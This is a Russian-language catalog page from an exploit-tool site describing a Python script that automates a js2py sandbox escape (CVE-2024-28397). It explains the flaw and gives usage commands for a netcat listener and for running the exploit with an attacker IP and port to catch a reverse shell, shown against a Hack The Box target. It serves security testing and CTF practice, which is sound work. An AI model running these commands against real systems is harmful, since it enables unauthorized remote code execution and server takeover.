
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/l1337xi/cve-2024-28397-exploit-automation
Генерация полезной нагрузкиЭксплуатацияЭксплуатация веб-приложенийCTFОбучение и ОбразованиеИнструмент Удаленного Доступа
GitHubl1337xi/cve-2024-28397-exploit-automation

CVE-2024-28397-Exploit-Automation

Скрипт автоматизации на Python для эксплуатации уязвимости **js2py Sandbox Escape** (CVE-2024-28397). Этот инструмент автоматизирует процесс генерации и доставки полезной нагрузки для достижения удалённого выполнения кода (RCE) на уязвимых экземплярах.

Репозиторий
23411 месяцев назадЕщё не проверено
Поделиться

Автоматизация эксплуатации CVE-2024-28397

Python-скрипт для автоматизации эксплуатации уязвимости js2py Sandbox Escape (CVE-2024-28397). Этот инструмент автоматизирует процесс генерации и доставки полезной нагрузки для достижения удалённого выполнения кода (RCE) на уязвимых экземплярах.

⚠️ Правовое предупреждение Использование этого инструмента для атак на цели без предварительного обоюдного согласия незаконно. Этот репозиторий предназначен только для образовательных целей. Автор не несёт ответственности за любое неправомерное использование этой информации. Инструмент предназначен для использования в авторизованных оценках безопасности и средах Capture The Flag (CTF).

🧐 Об уязвимости

CVE-2024-28397 затрагивает библиотеку js2py (версии < 0.74). Библиотека не обеспечивает должную изоляцию среды JavaScript от среды хоста Python.

  • Недостаток: Некорректная санитизация входных данных позволяет получить доступ к внутренним атрибутам Python __class__ и __subclasses__.
  • Воздействие: Злоумышленник может пройти по иерархии объектов для доступа к subprocess.Popen, что позволяет выполнять произвольные команды на сервере.

🚀 Возможности

  • Автоматическая генерация полезной нагрузки: Автоматически формирует логику обхода песочницы JavaScript.
  • Кодирование Base64: Выполняет кодирование полезной нагрузки для предотвращения синтаксических ошибок при передаче.
  • Обработка соединений: Определяет успешное выполнение оболочки на основе тайм-аутов запросов.
  • Профессиональный вывод: Чистый CLI-интерфейс с обновлением статуса.

🛠️ Использование

Предварительные требования

pip install requests

Запустите ваш Netcat-слушатель :

nc -lvnp 1337

Запустите скрипт :

python3 exploit.py -u <target url> -i <attacker ip> -p <attacker port>


📸 Доказательство концепции

Вот инструмент в действии против уязвимой цели (Hack The Box — CodeTwo):

1. Выполнение

Запуск эксплойта для генерации полезной нагрузки и вызова обратного подключения: crop3

2. Успех

Получение обратной оболочки (reverse shell) на слушателе: Успешная обратная оболочка

  • 📜 Авторы

  • Обнаружение уязвимости и основная JS-полезная нагрузка: Marven11

  • Скрипт автоматизации: L1337Xi

  • Соавторы:

    • Leyn4L
    • iamrizwanvp
    • axai457

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    594
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    376
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    326
  • 5

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    323
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    321

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Скачать инструмент






